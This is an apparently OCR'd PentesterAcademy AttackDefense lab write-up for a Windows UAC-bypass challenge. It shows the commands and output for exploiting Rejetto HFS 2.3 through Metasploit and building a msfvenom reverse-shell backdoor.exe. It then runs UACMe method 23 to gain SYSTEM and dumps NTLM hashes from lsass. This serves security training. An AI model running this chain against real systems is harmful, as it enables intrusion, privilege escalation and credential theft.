
ATTACK
DEFENSE
by PentesterAcademy

Name	UAC Bypass: UACMe
URL	https://attackdefense.com/challengedetails?cid=2208
Type	Advance Privilege Escalation: Windows: UAC Bypass

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Step 1: Checking the target IP address.

Note: The target IP address is stored in the “target” file.

Command: cat /root/Desktop/target

```
root@attackdefense:~# cat /root/Desktop/target
Target IP Address : 10.0.27.103
root@attackdefense:~#
```

Step 2: Run a Nmap scan against the target IP.

Command: nmap 10.0.27.103

```
root@attackdefense:~# nmap 10.0.27.103
Starting Nmap 7.91 ( https://nmap.org ) at 2020-12-15 17:41 IST
Nmap scan report for 10.0.27.103
Host is up (0.0012s latency).
Not shown: 990 closed ports
PORT      STATE SERVICE
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49163/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 14.52 seconds
root@attackdefense:~#
```

Step 3: We have discovered that multiple ports are open. We will run Nmap again to determine version information on port 80.

Command: nmap -sV -p 80 10.0.27.103

```
root@attackdefense:~# nmap -sV -p 80 10.0.27.103
Starting Nmap 7.91 ( https://nmap.org ) at 2020-12-15 17:42 IST
Nmap scan report for 10.0.27.103
Host is up (0.0013s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    HttpFileServer httpd 2.3
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.54 seconds
root@attackdefense:~#
```

Step 4: We will search the exploit module for hfs file server using searchsploit.

Command: searchsploit hfs

```
root@attackdefense:~# searchsploit hfs
------------------------------------------------------------------------------
 Exploit Title
------------------------------------------------------------------------------
Apple Mac OSX 10.4.8 - DMG HFS+ DO_HFS_TRUNCATE Denial of Service
Apple Mac OSX 10.6 - HFS FileSystem (Denial of Service)
Apple Mac OSX 10.6.x - HFS Subsystem Information Disclosure
Apple Mac OSX xnu 1228.x - 'hfs-fcntl' Kernel Privilege Escalation
FHFS - FTP/HTTP File Server 2.1.2 Remote Command Execution
Linux Kernel 2.6.x - SquashFS Double-Free Denial of Service
Rejetto HTTP File Server (HFS) - Remote Command Execution (Metasploit)
Rejetto HTTP File Server (HFS) 1.5/2.x - Multiple Vulnerabilities
Rejetto HTTP File Server (HFS) 2.2/2.3 - Arbitrary File Upload
Rejetto HTTP File Server (HFS) 2.3.x - Remote Command Execution (1)
Rejetto HTTP File Server (HFS) 2.3.x - Remote Command Execution (2)
Rejetto HTTP File Server (HFS) 2.3a/2.3b/2.3c - Remote Command Execution
------------------------------------------------------------------------------
Shellcodes: No Result
Papers: No Result
root@attackdefense:~#
```

Step 5: Rejetto HTTP File Server (HFS) 2.3 is vulnerable to RCE. Exploiting the target server using the Metasploit framework.

Commands:

msfconsole -q
use exploit/windows/http/rejetto_hfs_exec
set RHOSTS 10.0.27.103
exploit

```
root@attackdefense:~# msfconsole -q
msf6 > use exploit/windows/http/rejetto_hfs_exec
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/rejetto_hfs_exec) > set RHOSTS 10.0.27.103
RHOSTS => 10.0.27.103
msf6 exploit(windows/http/rejetto_hfs_exec) > exploit

[*] Started reverse TCP handler on 10.10.1.3:4444
[*] Using URL: http://0.0.0.0:8080/5dng3P2CuAO
[*] Local IP: http://10.10.1.3:8080/5dng3P2CuAO
[*] Server started.
[*] Sending a malicious request to /
/usr/share/metasploit-framework/modules/exploits/windows/http/rejetto_hfs_exec.rb:110: warning: URI.escape is obsolete
/usr/share/metasploit-framework/modules/exploits/windows/http/rejetto_hfs_exec.rb:110: warning: URI.escape is obsolete
[*] Payload request received: /5dng3P2CuAO
[*] Sending stage (175174 bytes) to 10.0.27.103
[*] Meterpreter session 1 opened (10.10.1.3:4444 -> 10.0.27.103:49181) at 2020-12-15 17:43:03 +0530
[!] Tried to delete %TEMP%\sqwRj.vbs, unknown result
[*] Server stopped.

meterpreter >
```

We have successfully exploited the target vulnerable application (hfs) and received a meterpreter shell.

Step 6: Checking the current user.

Commands:
getuid
sysinfo

```
meterpreter > getuid
Server username: VICTIM\admin
meterpreter > sysinfo
Computer        : VICTIM
OS              : Windows 2012 R2 (6.3 Build 9600).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter >
```

Step 7: We can observe that we are running as an admin user. Migrate the process in explorer.exe. First, search for the PID of explorer.exe and use the migrate command to migrate the current process to the explorer process.

Commands: ps -S explorer.exe
migrate 2444

```
meterpreter > ps -S explorer.exe
Filtering on 'explorer.exe'

Process List
============

 PID   PPID  Name          Arch  Session  User          Path
 ---   ----  ----          ----  -------  ----          ----
 2444  2416  explorer.exe  x64   1        VICTIM\admin  C:\Windows\explorer.exe

meterpreter > migrate 2444
[*] Migrating from 2896 to 2444...
[*] Migration completed successfully.
meterpreter >
```

Step 8: Elevate to the high privilege

Command: getsystem

```
meterpreter > getsystem
[-] 2001: Operation failed: Access is denied. The following was attempted:
[-] Named Pipe Impersonation (In Memory/Admin)
[-] Named Pipe Impersonation (Dropper/Admin)
[-] Token Duplication (In Memory/Admin)
[-] Named Pipe Impersonation (RPCSS variant)
meterpreter >
```

We can observe that we do not have permission to elevate privileges.

Step 9: Get a windows shell and check if the admin user is a member of the Administrators group.

Commands:
shell
net localgroup administrators

```
meterpreter > shell
Process 2596 created.
Channel 1 created.
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Windows\system32>net localgroup administrators
net localgroup administrators
Alias name     administrators
Comment        Administrators have complete and unrestricted access to the computer/domain

Members

-------------------------------------------------------------------------------
admin
Administrator
The command completed successfully.


C:\Windows\system32>
```

The admin user is a member of the Administrators group. However, we do not have the high privilege as of now. We can gain high privilege by Bypassing UAC (User Account Control)

We are going to bypass the UAC for admin user with the help of UACMe tool.

UACMe:

- Defeat Windows User Account Control (UAC) and get Administrator privileges.
- It abuses the built-in Windows AutoElevate executables.
- It has 65+ methods that can be used by the user to bypass UAC depending on the Windows OS version.
- Developed by https://twitter.com/hFireF0X
- Written majorly in C, with some code in C++.

Step 10: Generating malicious executable using msfvenom and running it on the target machine to gain administrator user privileges.

Note: Please make sure that you replace the "**10.10.1.3**" local IP address with yours.
Generating malicious executable using msfvenom.

Commands: msfvenom -p windows/meterpreter/reverse_tcp LHOST=**10.10.1.3** LPORT=4444 -f exe > 'backdoor.exe'
file ''backdoor.exe'

```
root@attackdefense:~# msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.1.3 LPORT=4444 -f exe > 'backdoor.exe'
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
root@attackdefense:~# file backdoor.exe
backdoor.exe: PE32 executable (GUI) Intel 80386, for MS Windows
root@attackdefense:~#
```

The UACMe tool located in **"/root/Desktop/tools/UACME/"** directory

Step 11: Switch the directory to the user's temp folder and upload the Akagi64.exe and backdoor.exe executable.

Commands:

CTRL + C
cd C:\\Users\\admin\\AppData\\Local\\Temp
upload /root/Desktop/tools/UACME/Akagi64.exe .
upload /root/backdoor.exe .
ls

```
C:\Windows\System32>^C
Terminate channel 3? [y/N]  y
meterpreter > cd C:\\Users\\admin\\AppData\\Local\\Temp
meterpreter > upload /root/Desktop/tools/UACME/Akagi64.exe .
[*] uploading  : /root/Desktop/tools/UACME/Akagi64.exe -> .
[*] uploaded   : /root/Desktop/tools/UACME/Akagi64.exe -> .\Akagi64.exe
meterpreter > upload backdoor.exe .
[*] uploading  : /root/backdoor.exe -> .
[*] uploaded   : /root/backdoor.exe -> .\backdoor.exe
meterpreter > ls
Listing: C:\Users\admin\AppData\Local\Temp
==========================================

Mode              Size    Type  Last modified              Name
----              ----    ----  -------------              ----
40777/rwxrwxrwx   0       dir   2020-12-15 17:39:52 +0530  1
100777/rwxrwxrwx  199168  fil   2020-12-15 17:56:00 +0530  Akagi64.exe
100777/rwxrwxrwx  73802   fil   2020-12-15 17:56:03 +0530  backdoor.exe

meterpreter >
```

Step 12: Start **another msfconsole** and run a multi handler.

Commands:
msfconsole -q
use exploit/multi/handler
set PAYLOAD windows/meterpreter/reverse_tcp
set LHOST **10.10.1.3**
set LPORT 4444
exploit

```
root@attackdefense:~# msfconsole -q
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.10.1.3
LHOST => 10.10.1.3
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.10.1.3:4444
```

Step 13: Switch back to the meterpreter and run the Akagi64.exe executable.

Commands: shell

Note: Please provide the full path of the backdoor executable.

Akagi64.exe **23** C:\Users\admin\AppData\Local\Temp\backdoor.exe

We are going to use UACMe method number 23:

Author: Leo Davidson derivative
Type: Dll Hijack
Method: IFileOperation
Target(s): \system32\pkgmgr.exe
Component(s): DismCore.dll
Implementation: ucmDismMethod

```
meterpreter > shell
Process 2928 created.
Channel 4 created.
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Users\admin\AppData\Local\Temp>Akagi64.exe 23 C:\Users\admin\AppData\Local\Temp\backdoor.exe
Akagi64.exe 23 C:\Users\admin\AppData\Local\Temp\backdoor.exe

C:\Users\admin\AppData\Local\Temp>
```

Once we execute the above command we would expect a meterpreter session.

```
root@attackdefense:~# msfconsole -q
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.10.1.3
LHOST => 10.10.1.3
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.10.1.3:4444
[*] Sending stage (175174 bytes) to 10.0.27.103
[*] Meterpreter session 1 opened (10.10.1.3:4444 -> 10.0.27.103:49212) at 2020-12-15 18:04:09 +0530

meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter >
```

We have successfully gained high privilege access. Dump the user hashes.

Step 14: Migrate in lsass.exe process

Commands: ps -S lsass.exe
migrate 680

```
meterpreter > ps -S lsass.exe
Filtering on 'lsass.exe'

Process List
============

 PID  PPID  Name       Arch  Session  User                  Path
 ---  ----  ----       ----  -------  ----                  ----
 680  580   lsass.exe  x64   0        NT AUTHORITY\SYSTEM  C:\Windows\System32\lsass.exe

meterpreter > migrate 680
[*] Migrating from 3944 to 680...
[*] Migration completed successfully.
```

Step 15: Dump the hashes.

Command: hashdump

```
meterpreter > hashdump
admin:1012:aad3b435b51404eeaad3b435b51404ee:4d6583ed4cef81c2f2ac3c88fc5f3da6:::
Administrator:500:aad3b435b51404eeaad3b435b51404ee:659c8124523a634e0ba68e64bb1d822f:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
meterpreter >
```

This reveals the flag to us.

Admin NTLM Hash: 4d6583ed4cef81c2f2ac3c88fc5f3da6

References:

1. Rejetto HTTP File Server (HFS) 2.3.x - Remote Command Execution (https://www.exploit-db.com/exploits/39161)
2. Metasploit Module (https://www.rapid7.com/db/modules/exploit/windows/http/rejetto_hfs_exec)
3. UACMe (https://github.com/hfiref0x/UACME)